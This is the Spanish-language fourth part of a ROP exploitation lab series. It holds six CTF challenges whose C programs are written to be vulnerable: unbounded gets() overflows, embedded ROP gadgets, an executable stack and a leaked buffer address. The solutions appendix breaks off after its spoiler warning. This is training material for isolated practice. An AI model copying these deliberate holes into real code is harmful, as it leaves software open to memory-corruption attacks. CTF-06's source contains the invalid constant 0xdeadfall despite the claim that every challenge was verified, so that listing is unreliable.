

CTFs y Solucionario (x86_64)

Seis retos CTF-01-06 sin pistas ni andamios, con dificultad por estrellas y bitácora obligatoria; el solucionario completo y verificado queda bajo la puerta de los 45 minutos.

Serie de laboratorio · 4 partes

CTFs CTF-01-06 verificados con pwntools en x86_64 nativo (AMD)

Índice

Requisitos previos	1
Cap. 1 — Reglas del juego	1
Parte D. CTFs sin pistas (CTF-01..06)	4
CTF-01 — La bóveda olvidada (dificultad 1/4)	4
CTF-02 — Los dos sellos (dificultad 2/4)	6
CTF-03 — El estanque ejecutable (dificultad 2/4)	7
CTF-04 — Sin brújula (dificultad 3/4)	8
CTF-05 — Eco desde el abismo (dificultad 3/4)	10
CTF-06 — Protocolo de doble llave (dificultad 4/4)	11
Apéndice A — Solucionario (¡spoilers!)	14
Solución CTF-01 (alineación)	14
Solución CTF-02 (RDI + RSI)	16
Solución CTF-03 (ret2shellcode)	18
Solución CTF-04 (ret2libc sin /bin/sh)	20
Solución CTF-05 (leak en dos etapas)	22
Solución CTF-06 (doble llamada + alineación)	25
Apéndice B — Chuleta general	28
Apéndice C — Troubleshooting	30

Requisitos previos

Esta es la parte final de la serie y hereda TODAS las herramientas de las tres anteriores: nada nuevo se instala y nada nuevo se configura. Antes de abrir el primer CTF, pasa por este checklist de dos minutos; si alguna casilla falla, la corrección está en el capítulo 2 de la Parte 1 y no aquí, porque repetir la instalación duplicaría este documento sin enseñarte nada. Trabaja siempre dentro de tu VM Kali aislada y recuerda la regla de oro de la serie: solo binarios propios, solo laboratorio, nunca sistemas de terceros.

N	Qué debe funcionar	Verificación rápida
1	GEF activo dentro de gdb, con su banner al arrancar	<code>gdb ./ctf01 muestra GEF</code>
2	pwntools disponible (esta serie se verificó con 4.15)	<code>python3 -c "import pwn; print(pwn.__version__)"</code>
3	ROPgadget y ropper en el PATH	<code>ROPgadget --version</code> y <code>ropper --version</code>
4	socat instalado para el flujo CTF (remota, Parte 3)	<code>socat -V</code>
5	setarch operativo para desactivar ASLR cuando toque	<code>setarch \$(uname -m) -R true</code>
6	Directorio de trabajo de la serie	<code>ls ~/rop-lab</code> con partes 1-3 dentro

Tabla 1. Checklist heredado de las Partes 1–3: si algo falla, Parte 1, capítulo 2 (instalación y sanidad).

Un detalle de método que sí es nuevo: en esta parte cada reto vive en su PROPIO directorio con su PROPIO flag.txt. Es la convención estándar de un CTF real —cada desafío, una carpeta— y evita el error tonto de celebrar una flag que en realidad pertenecía a otro reto. El capítulo siguiente fija las reglas completas del juego; léelas antes de compilar nada, porque el Apéndice A asume que las cumpliste.

Cap. 1 — Reglas del juego

Las Partes 1 a 3 te dieron andamios: enunciados desarrollados, pistas escalonadas, planes de alto nivel y soluciones comentadas al lado. Esta parte los retira todos. Lo que queda es la experiencia de un CTF de verdad: un enunciado breve, un código fuente que lo dice todo sin explicar nada, un binario que se comporta exactamente como su fuente promete y tu criterio. El objetivo no es solo resolver los seis retos, sino descubrir DE QUÉ eres capaz sin que nadie te diga el siguiente paso: eso es justamente lo que el paper "LLM-Assisted ROP Chain Synthesis" y cualquier interviewer de seguridad van a medirte.

El ciclo de un CTF sin pistas

Mismo músculo técnico que en las Partes 1–3, pero ahora tú eliges el orden, las herramientas y el momento de rendirte




Figura 1. El ciclo de un CTF sin pistas: preparar, reconocer, leer, medir, disparar y registrar; el Apéndice A solo se abre con 45 minutos y bitácora.

Regla 1 — Un directorio y un flag.txt por reto

Cada CTF se trabaja en una carpeta propia dentro de tu laboratorio, con el binario compilado ahí y un flag.txt que TÚ creas antes de explotar. La convención del laboratorio es `echo "FLAG{...}" > flag.txt` con el contenido de tu flag de práctica; los binarios de esta serie leen la flag de ese archivo o imprimen la suya embebida cuando la victoria es un shell, y en ese caso el shell final hace `cat flag.txt` como en un CTF auténtico. No compartas la carpeta entre retos: más de un exploit "exitoso" de esta serie fue en realidad la flag de otro reto asomando por un archivo viejo.

Regla 2 — Mínimo 45 minutos por reto

Cada reto exige un mínimo de 45 minutos de trabajo honesto ANTES de abrir el Apéndice A. La cifra no es arbitraria: es el tiempo que tarda tu cerebro en agotar las ideas obvias y empezar a generar ideas buenas. Cronometra de verdad —el teléfono basta— y no recalques en silencio: los 45 minutos son de trabajo activo (recon, medir, diseñar cadenas, probar), no de mirar el fondo de pantalla. Si al terminarlos sigues atascado, el Apéndice A te espera; si los terminaste y el reto cayó, ciérralo igualmente y compara tu solución con la del solucionario: la segunda mitad del aprendizaje vive ahí.

Regla 3 — Bitácora de intentos

Cada intento serio se anota: fecha, reto, minutos invertidos, hasta dónde llegaste y qué lección se lleva. La bitácora convierte la frustración en datos: cuando la revises verás patrones —los offsets mal medidos, las alineaciones olvidadas— que a puño alzado se sienten como mala suerte pero en la tabla revelan ser un hábito

corregible. Además es tu ticket de entrada al solucionario: la Tabla 2 es el formato propuesto, y anotarla completa es parte del reto, no burocracia.

Reto	Fecha	Minutos	Intento	¿Dónde me quedé?	Lección
CTF-01	_____	_____	_____	_____	_____
CTF-02	_____	_____	_____	_____	_____
CTF-03	_____	_____	_____	_____	_____
CTF-04	_____	_____	_____	_____	_____
CTF-05	_____	_____	_____	_____	_____
CTF-06	_____	_____	_____	_____	_____

Tabla 2. Bitácora de intentos: una fila por intento serio; añade filas si un reto te costó varias sesiones.

Regla 4 — Qué está permitido y qué no

PERMITIDO, y animado: consultar las Partes 1–3 enteras, sus explotes verificados, su chuleta y sus apéndices; usar GEF, pwntools, ROPgadget, ropper y cualquier nota que hayas tomado; ejecutar cada binario las veces que quieras; fallar con elegancia las veces que haga falta. PROHIBIDO: abrir el Apéndice A antes de cumplir la Regla 2, leer la solución de un reto para "ahorrarte" los 45 minutos de otro, y ejecutar cualquiera de estas técnicas contra sistemas que no sean tuyos. La ética no es un anexo de esta serie: es la condición que hace que practicar sea legítimo. Solo binarios propios, solo VM aislada, siempre.

El espíritu de esta parte

Los seis CTF están contruidos sobre técnicas que ya dominas, pero combinadas de formas que no viste exactamente antes. Si un reto te recuerda a un ejercicio anterior, es porque comparte hueso, no piel: identifica QUÉ parte es familiar y concentra tu esfuerzo en la parte nueva. Cuando termines, el Apéndice B te da la chuleta condensada de toda la serie y el Apéndice C colecciona los accidentes clásicos; ninguno de los dos sustituye a los 45 minutos de pelea.

Parte D. CTFs sin pistas (CTF-01..06)

Seis retos, una progresión de una a cuatro estrellas, cero pistas. Cada enunciado contiene EXACTAMENTE lo que un organizador de CTF te daría: un nombre, una dificultad, una narrativa breve, el código fuente completo, el comando de compilación exacto y tu misión. Lo que NO contiene: pasos, pistas, fragmentos de exploit ni referencias del estilo "usa lo que viste en B2". Si una técnica anterior aplica, descubrirlo es parte del reto; la Figura 2 sitúa esta parte en la escalera de la serie y te recuerda qué certifica cada peldaño.

Compila cada reto con el comando impreso y trabaja en su directorio propio con su flag.txt (Cap. 1, Regla 1). Los binarios imprimen banners con el prefijo del reto; cuando el premio sea un shell, la demostración clásica de victoria es leer tu flag con el propio shell. Las soluciones completas y verificadas viven en el Apéndice A (bajo la puerta de los 45 minutos) y los mismos ficheros (.c y sol_ctfXX.py) viajan en el ZIP de la parte. Todos los exploits son dinámicos: símbolos con elf.symbols, gadgets con ROP() y libc reubicada en tiempo de ejecución; ninguna dirección absoluta hardcodeada.

La escalera de la serie: de A0 al CTF-06

Cada peldaño deja un andamio menos; la Parte 4 es el techo donde el andamio desaparece del todo

PARTE 1 A0-A4 · cimientos	PARTE 2 B1-B4 · ROP resuelto	PARTE 3 C1-C6 · retos guiados	PARTE 4 CTF-01..06 · sin pistas
Entorno Kali, GEF, pwntools. El buffer overflow en crudo: crash, offset con cyclic, control de RIP y tu primer shellcode.	Gadgets, trampolines y System V; ret2win con la trampa movaps, ret2libc con setarch, argumentos y cadenas largas.	Menos andamio, tres pistas escalonadas: caza de gadgets, API ROP(), socket con socat y leak en dos etapas.	Seis retos con narrativa, cero pasos y dificultad por estrellas; bitácora obligatoria y solucionario bajo llave.
★★★★★	★★★★★	★★★★★	★★★★★
Certifica: medir y controlar el retorno	Certifica: encadenar con alineación	Certifica: trabajar con pistas cada vez menores	Certifica: explotar solo, como en un CTF real

Si un CTF se resiste: no es señal de retroceso, es el diseño. Cada reto de esta parte combina DOS o tres lecciones de peldaños anteriores y esconde una de las trampas clásicas (alineación, paridad de la segunda visita, cadenas ausentes). El diagnóstico del Apéndice A empieza citando la Parte donde esa lección se enseñó: la serie está pensada para consultarse entera.

Figura 2. La escalera de la serie: cada parte retira andamio; la Parte 4 lo retira todo y mide tu nivel real de explotación autónoma.

CTF-01 — La bóveda olvidada

Dificultad: ★ (1 de 4). El servidor de bóvedas de la familia Valdés corrió durante años en un rincón olvidado de la red interna, hasta que un inventario de activos lo marcó "obsoleto" y el equipo de sistemas decidió, con puntualidad británica, no volver a mirarlo jamás. La cámara sigue funcionando: recibe tu nombre, te saluda y guarda su secreto detrás de una función que nadie llama desde el gran refactor de 2019. El mantenimiento nunca llegó; tú sí.

Código C completo y compilación exacta

CTF01.C

```
/* CTF-01 (dificultad: 1 estrella) - "La bóveda olvidada".
```

```

* Serie: Laboratorio de Prácticas ROP - Parte 4 (x86_64, Kali Linux)
* Compilación: gcc -g -O0 -fno-stack-protector -no-pie -o ctf01 ctf01.c
* USO RESPONSABLE: binario de práctica para tu VM Kali aislada. Solo
* ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
*
* La bóveda guarda su secreto en flag.txt (mismo directorio del binario).
* win() existe, imprime el secreto... y nadie la llama. El flujo normal
* muere en victima(), que lee con gets() sin límite alguno.
* Nada de pistas: ya sabes reconocer este patrón. O casi. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void win(void)
{
    char linea[64];
    FILE *f = fopen("flag.txt", "r");
    if (!f) {
        printf("[win] flag.txt no encontrado en el directorio actual\n");
        return;
    }
    if (fgets(linea, sizeof linea, f))
        printf("[win] FLAG: %s", linea);
    fclose(f);
}

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahí es tuyo */

    printf("[CTF-01] la bóveda escucha; escribe tu nombre:\n");
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: gets() sin límite; lo que siga al relleno es la
    * dirección de retorno que ret consumirá al volver. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[CTF-01] EOF recibido.\n");
        exit(1);
    }
    printf("[CTF-01] saludaste como: %s\n", buffer);
    return; /* <- aquí decide TU payload quién sigue */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: útil para pipes */
    printf("[CTF-01] PID=%d | bóveda v2.3; el mantenimiento nunca llegó\n",
        getpid());
    victima();
    printf("[CTF-01] retorno LIMPIO: si lees esto, el intento no tocó nada.\n");
    return 0;
}

$ gcc -g -O0 -fno-stack-protector -no-pie -o ctf01 ctf01.c
$ # warning esperado: the `gets' function is dangerous...
$ echo "FLAG{tu_flag_de_practica}" > flag.txt
$ pwn checksec ./ctf01

```

Tu misión

Redirige la ejecución del programa hacia la función premio y consigue que la bóveda imprima TU flag completa en pantalla. Cuando lo logres, anótalo en la bitácora y pregúntate: ¿qué haría falta para que ese mismo payload reviente en otro sistema?

CTF-02 — Los dos sellos

Dificultad: ★★ (2 de 4). El gremio de armeros de la ciudad de Braavos protegía sus planos con una cámara de doble sello: dos credenciales simultáneas, dos cierres independientes, ninguna llave maestra. El software de control llegó a nuestros días como curiosidad arqueológica y en boca de los aprendices circula una apuesta: nadie abre la cámara sin las credenciales correctas. Lo que el gremio no contempló es que el cierre también se puede CONVENCER, registro por registro.

Código C completo y compilación exacta

CTF02.C

```
/* CTF-02 (dificultad: 2 estrellas) - "Los dos sellos".
 * Serie: Laboratorio de Prácticas ROP - Parte 4 (x86_64, Kali Linux)
 * Compilación: gcc -g -O0 -fno-stack-protector -no-pie -o ctf02 ctf02.c
 * USO RESPONSABLE: binario de práctica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * win(int a, int b) solo abre la cámara si RDI y RSI llevan los DOS
 * sellos correctos a la vez. El binario es dinámico moderno: no esperes
 * trampolines "de regalo"; los autores del reto los dejaron EMBEBIDOS
 * en el fuente (g_pop_rdi, g_pop_rsi, g_ret). Verifícalos tú:
 * ROPgadget --binary ./ctf02 --only "pop|ret"
 * Sin PIE: símbolos y gadgets quedan fijos aunque ASLR esté activada. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

/* Gadgets embebidos: etiquetas globales apuntando a instrucciones
 * exactas; el ensamblador las coloca en .text y ROPgadget las ve. */
__asm__(
    ".globl g_pop_rdi\n"
    "g_pop_rdi:\n"
    " pop %rdi\n"
    " ret\n"
    ".globl g_pop_rsi\n"
    "g_pop_rsi:\n"
    " pop %rsi\n"
    " ret\n"
    ".globl g_ret\n"
    "g_ret:\n"
    " ret\n"
);

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void win(int a, int b)
{
    if (a == 0x1337c0de && b == 0x600dc0de) {
        char linea[64];
        FILE *f = fopen("flag.txt", "r");
        if (!f) {
```



```

printf("[win] sellos correctos, pero flag.txt no está aquí\n");
return;
}
if (fgets(linea, sizeof linea, f))
printf("[win] FLAG: %s", linea);
fclose(f);
} else {
printf("[win] sellos rechazados: (0x%x, 0x%x)\n",
(unsigned int)a, (unsigned int)b);
}
}

void victima(void)
{
char buffer[64]; /* 64 bytes legales; lo que pase de ahí es tuyo */

printf("[CTF-02] la cámara pide DOS sellos; presenta los tuyos:\n");
fflush(stdout); /* orden determinista con entrada por pipe */
/* VULNERABLE: gets() sin límite; una sola línea alimenta toda la
* cadena que cargue RDI y RSI antes de saltar a win(). */
if (gets(buffer) == NULL) {
fprintf(stderr, "[CTF-02] EOF recibido.\n");
exit(1);
}
return; /* <- el ret arranca TU cadena de gadgets */
}

int main(void)
{
setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: útil para pipes */
printf("[CTF-02] PID=%d | cámara de doble sello, serie BX-1337\n",
getpid());
victima();
printf("[CTF-02] retorno LIMPIO: si lees esto, la cadena no llegó.\n");
return 0;
}

$ gcc -g -O0 -fno-stack-protector -no-pie -o ctf02 ctf02.c
$ ROPgadget --binary ./ctf02 --only "pop|ret"
$ echo "FLAG{tu_flag_de_practica}" > flag.txt
$ pwn checksec ./ctf02

```

Tu misión

Abre la cámara: haz que la función premio reciba sus dos credenciales correctas y exactas en los registros que la convención de llamadas dicta, y recoge tu flag. Cuando lo logres, verifica con ROPgadget los trampolines que usaste: la apuesta del gremio era contigo.

CTF-03 — El estanque ejecutable

Dificultad: ★★ (2 de 4). El acuario municipal digitalizó su estanque de carpas koi y, por un error de configuración que nadie quiso reconocer, el área donde caen los datos de visitantes quedó como agua que se puede beber Y en la que se puede nadar. La rutina de depuración, diseñada para los técnicos, imprime más de lo que debería; el letrero "NO TOCAR EL AGUA" fue retirado por reformas y nunca se reinstaló. Aquí no hay función premio que rescatar: el estanque es tuyo y lo que crezca en él, también.

Código C completo y compilación exacta

CTF03.C

```
/* CTF-03 (dificultad: 2 estrellas) - "El estanque ejecutable".
```

```

* Serie: Laboratorio de Prácticas ROP - Parte 4 (x86_64, Kali Linux)
* Compilación: gcc -g -O0 -fno-stack-protector -no-pie -z execstack
* -o ctf03 ctf03.c
* USO RESPONSABLE: binario de práctica para tu VM Kali aislada. Solo
* ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
*
* Aquí no hay win() que valga: la recompensa es EJECUTAR tu propio
* código. El binario se compiló con -z execstack (GNU_STACK RWE: pila
* ejecutable) y su rutina de "depuración" imprime dónde vive buffer[].
* Lee, apunta y nada en el estanque. Recuerda: gets() copia TODA la
* línea, y las direcciones bajo GDB no son las del proceso real. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
    char buffer[128]; /* espacio de sobra para lo que tú decidas sembrar */

    printf("[CTF-03] debug: buffer en %p\n", (void *)buffer);
    fflush(stdout); /* imprescindible: el exploit lee el leak por pipe */
    /* VULNERABLE: gets() sin límite; el retorno te lleva donde tú
    * escribas: al estanque, si lo preparaste bien. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[CTF-03] EOF recibido.\n");
        exit(1);
    }
    return; /* ret -> hacia TU código, si la pila ejecuta */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: útil para pipes */
    printf("[CTF-03] PID=%d | estanque RWE: el agua es tuya\n", getpid());
    victima();
    return 0;
}

```

```

$ gcc -g -O0 -fno-stack-protector -no-pie -z execstack -o ctf03 ctf03.c
$ # warning esperado: the `gets' function is dangerous...
$ echo "FLAG{tu_flag_de_practica}" > flag.txt
$ pwn checksec ./ctf03 # mira que GNU_STACK diga RWE

```

Tu misión

Consigue ejecutar TU propio código dentro del proceso: siembra algo en el estanque, aterriza el retorno en ello y, desde el shell que ganes, lee tu flag.txt. Demostrar el control con un comando visible es parte de la victoria.

CTF-04 — Sin brújula

Dificultad: ★★★ (3 de 4). El ballenero "El Ojos de Sal" zarpó con su carga habitual, una tormenta le arrancó la brújula por la borda y el capitán descubrió, tarde, que también habían echado al mar el mapa y el compás de respaldo. El barco llega a puerto con la bodega intacta y sin NI UNA herramienta de navegación a bordo: ni cadenas útiles, ni funciones premio, ni nada que el registro de carga reconozca. La flota entera, sin embargo, sigue anclada en la misma bahía, y esa bahía SÍ tiene lo que falta: hay que localizarla, calcular la distancia exacta y remar hasta ella.

Código C completo y compilación exacta

CTF04.C

```

/* CTF-04 (dificultad: 3 estrellas) - "Sin brújula".
 * Serie: Laboratorio de Prácticas ROP - Parte 4 (x86_64, Kali Linux)
 * Compilación: gcc -g -O0 -fno-stack-protector -no-pie -o ctf04 ctf04.c
 * USO RESPONSABLE: binario de práctica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * Este binario NO contiene la cadena "/bin/sh" (compruébalo: strings
 * ./ctf04 | grep bin) y tampoco llama a system(): NX bloquea la pila y
 * no hay win() que regale nada. La única ejecutable "amable" del
 * proceso es la libc de TU VM: localiza en ella lo que necesitas y
 * trae las direcciones de vuelta. Con ASLR desactivada la base se LEE,
 * no se adivina: setarch $(uname -m) -R ldd ./ctf04
 * (y lanza el binario por la misma vía: setarch $(uname -m) -R ./ctf04)
 * PITFALL heredado: setvbuf(stdin, _IONBF) deja los comandos del shell
 * en la tubería en vez de tragárselos gets(). */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
    char buffer[32]; /* 32 bytes legales; offset corto, cadena larga */

    printf("[CTF-04] canal abierto; ordene, navegante:\n");
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: gets() sin límite; el retorno consumirá la primera
     * casilla de TU cadena (hint no incluido: el título basta). */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[CTF-04] EOF recibido.\n");
        exit(1);
    }
    return; /* <- aquí empieza la travesía hacia libc */
}

int main(void)
{
    /* SIN buffering en stdin: gets() consume SOLO su línea y los
     * comandos siguientes quedan en la tubería para el shell final. */
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    printf("[CTF-04] PID=%d | ni system ni cadenas útiles a bordo\n",
        getpid());
    victima();
    printf("[CTF-04] retorno LIMPIO: si lees esto, no hubo abordaje.\n");
    return 0;
}

$ gcc -g -O0 -fno-stack-protector -no-pie -o ctf04 ctf04.c
$ # warning esperado: the `gets' function is dangerous...
$ echo "FLAG{tu_flag_de_practica}" > flag.txt
$ strings ./ctf04 | grep bin # control del enunciado: nada
$ pwn checksec ./ctf04

```

Tu misión

Conseguir un shell con este binario sabiendo que NO contiene la cadena que necesitas invocar: localízala en el único territorio ejecutable que comparte el proceso, trae sus coordenadas de vuelta y demuestra el shell leyendo tu flag.txt. Si tu exploración requiere que las coordenadas no cambien debajo de ti, el capitán confía en tu criterio para amarrar el barco.

CTF-05 — Eco desde el abismo

Dificultad: ★★★ (3 de 4). En el cañón de Tepoztlán hay una fosa tan profunda que los excursionistas juran que responde: se grita una pregunta y, segundos después, el eco devuelve algo que no gritaste tú. El grupo de espeleología local construyó una computadora de bordo para estudiar el fenómeno y la conectó a la fosa; el programa que sobrevive acepta una línea por visita, y la fosa, dicen, acepta repetir la pregunta tantas veces como el visitante consiga volver al borde. Esta noche la base de memoria del sistema se reordena sola, cada vez, sin excepción. Pregunta con cuidado: el abismo responde lo que le pides, no lo que quieres oír.

Código C completo y compilación exacta

CTF05.C

```
/* CTF-05 (dificultad: 3 estrellas) - "Eco desde el abismo".
 * Serie: Laboratorio de Prácticas ROP - Parte 4 (x86_64, Kali Linux)
 * Compilación: gcc -g -O0 -fno-stack-protector -no-pie -o ctf05 ctf05.c
 * USO RESPONSABLE: binario de práctica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * ASLR ACTIVADA: aquí ni setarch ni ldd te dan la base; cambia en cada
 * ejecución. Lo único que el binario pone a tu alcance: el trampolín
 * embebido g_pop_rdi (verifícalo con ROPgadget), la PLT y la GOT.
 * Gritale a puts lo que quieres que imprima, recoge el eco y vuelve:
 * el abismo responde dos veces a quien sabe preguntar. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

/* Gadgets embebidos: imprescindibles mientras la libc siga siendo un
 * misterio. Verifícalos: ROPgadget --binary ./ctf05 --only "pop|ret" */
__asm__(
".globl g_pop_rdi\n"
"g_pop_rdi:\n"
" pop %rdi\n"
" ret\n"
".globl g_ret\n"
"g_ret:\n"
" ret\n"
);

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
char buffer[64]; /* 64 bytes legales; lo que pase de ahí es tuyo */

puts("[CTF-05] victima() abierta; acepta una línea:");
/* VULNERABLE: gets() sin límite; esta función puede ser visitada
 * las veces que TU cadena decida. Cada visita, una línea. */
if (gets(buffer) == NULL) {
fprintf(stderr, "[CTF-05] EOF recibido.\n");
```

```

exit(1);
}
return; /* <- ret #1 y ret #2: el abismo escucha dos veces */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* pipes ordenados */
    setvbuf(stdin, NULL, _IONBF, 0); /* el shell final necesita stdin limpio */
    puts("[CTF-05] ASLR ACTIVADA: la base cambia en cada ejecucion.");
    victima();
    puts("[CTF-05] retorno LIMPIO: si lees esto, nadie preguntó nada.");
    return 0;
}

```

```

$ gcc -g -O0 -fno-stack-protector -no-pie -o ctf05 ctf05.c
$ # warning esperado: the `gets` function is dangerous...
$ echo "FLAG{tu_flag_de_practica}" > flag.txt
$ ROPgadget --binary ./ctf05 --only "pop|ret"
$ ldd ./ctf05 # SOLO la ruta de libc: la base cambia sola

```

Tu misión

Obtener un shell con ASLR activada, sabiendo que la base del territorio lejano cambia en cada ejecución: haz que el programa te diga dónde vive algo que conoces, deduce el resto del mapa y vuelve por segunda vez a por el premio. El shell final lee tu flag.txt; el eco, si lo haces bien, responde dos veces.

CTF-06 — Protocolo de doble llave

Dificultad: ★★★★★ (4 de 4). La planta geotérmica de Xalapa se reinicia con un protocolo de dos llaves heredado de sus fundadores: primero se arranca la maquinaria con el modo de arranque correcto y SOLO entonces la cámara de control acepta los dos sellos definitivos. Nadie recordaba que el panel acepta entradas ilimitadas hasta que un becario lo demostró por accidente, apagando el distrito durante once minutos. La máquina te da una sola línea por sesión; el protocolo completo exige dos turnos de la cadena. Los puristas del panel juran que además hay que presentarse alineado en cada ventana de atención, o el panel se traga el saludo y muere de vergüenza.

Código C completo y compilación exacta

CTF06.C

```

/* CTF-06 (dificultad: 4 estrellas) - "Protocolo de doble llave".
 * Serie: Laboratorio de Prácticas ROP - Parte 4 (x86_64, Kali Linux)
 * Compilación: gcc -g -O0 -fno-stack-protector -no-pie -o ctf06 ctf06.c
 * USO RESPONSABLE: binario de práctica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * El desafío final de la serie: UNA sola línea de gets() debe ENCADENAR
 * dos llamadas en el orden correcto:
 * 1) setup(modo) con el modo que desbloquea la maquinaria (variable
 * global sello: sin ella, win() se niega a abrir la cámara),
 * 2) win(a, b) con los DOS sellos definitivos por RDI y RSI.
 * printf vive dentro de ambas funciones: la pila no perdona ninguna
 * entrada desalineada. Los trampolines van embebidos (g_pop_rdi,
 * g_pop_rsi, g_ret); verifícalos con ROPgadget y cuenta tus casillas. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

```

```

/* Gadgets embebidos: fijos por No PIE. Cuenta con ellos, no con la
 * suerte: cada llamada de la cadena exige su propia revisión. */
__asm__(
    ".globl g_pop_rdi\n"
    "g_pop_rdi:\n"
    "    pop %rdi\n"
    "    ret\n"
    ".globl g_pop_rsi\n"
    "g_pop_rsi:\n"
    "    pop %rsi\n"
    "    ret\n"
    ".globl g_ret\n"
    "g_ret:\n"
    "    ret\n"
);

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

static int sello = 0; /* 0 = maquinaria bloqueada */

void setup(int modo)
{
    if (modo == 0x72756e31) { /* el modo que activa la planta */
        sello = 1;
        printf("[setup] maquinaria desbloqueada\n");
    } else {
        printf("[setup] modo invalido: 0x%x\n", (unsigned int)modo);
    }
}

void win(int a, int b)
{
    if (sello != 1) {
        printf("[win] camara bloqueada: la maquinaria sigue apagada\n");
        return;
    }
    if (a == 0xfeedface && b == 0xdeadfall) {
        char linea[64];
        FILE *f = fopen("flag.txt", "r");
        if (!f) {
            printf("[win] sellos correctos, pero flag.txt no está aquí\n");
            return;
        }
        if (fgets(linea, sizeof linea, f))
            printf("[win] FLAG: %s", linea);
        fclose(f);
    } else {
        printf("[win] sellos rechazados: (0x%x, 0x%x)\n",
            (unsigned int)a, (unsigned int)b);
    }
}

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; una línea, todo el protocolo */

    printf("[CTF-06] planta apagada; el protocolo exige DOS llaves:\n");
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: gets() sin límite; una sola línea debe encadenar
     * setup() y después win(): el ret de la primera entrega el control
     * a la segunda mitad de TU cadena. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[CTF-06] EOF recibido.\n");
        exit(1);
    }
}

```

```
}
return; /* <- arranca el protocolo de doble llave */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: útil para pipes */
    setvbuf(stdin, NULL, _IONBF, 0);
    printf("[CTF-06] PID=%d | setup(modos) y win(a,b): dos llamadas, "
        "una cadena\n", getpid());
    victima();
    printf("[CTF-06] retorno LIMPIO: si lees esto, el protocolo no arrancó.\n");
    return 0;
}
```

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o ctf06 ctf06.c
$ # warning esperado: the `gets' function is dangerous...
$ echo "FLAG{tu_flag_de_practica}" > flag.txt
$ ROPgadget --binary ./ctf06 --only "pop|ret"
$ pwn checksec ./ctf06
```

Tu misión

Ejecutar el protocolo completo con UNA sola línea de entrada: desbloquea la maquinaria con su modo correcto y, con la misma cadena, presenta los dos sellos definitivos a la cámara para recibir tu flag. El orden es innegociable, cada llamada exige su propia revisión de etiqueta y la variable global no se engaña: sin arranque previo, la cámara ni abre.

Apéndice A — Solucionario

APÉNDICE A · SOLUCIONARIO — ¡SPOILERS TOTALES!

Si no llevas mínimo 45 minutos de trabajo activo en el reto que te trae aquí, CIERRA este apéndice ahora.

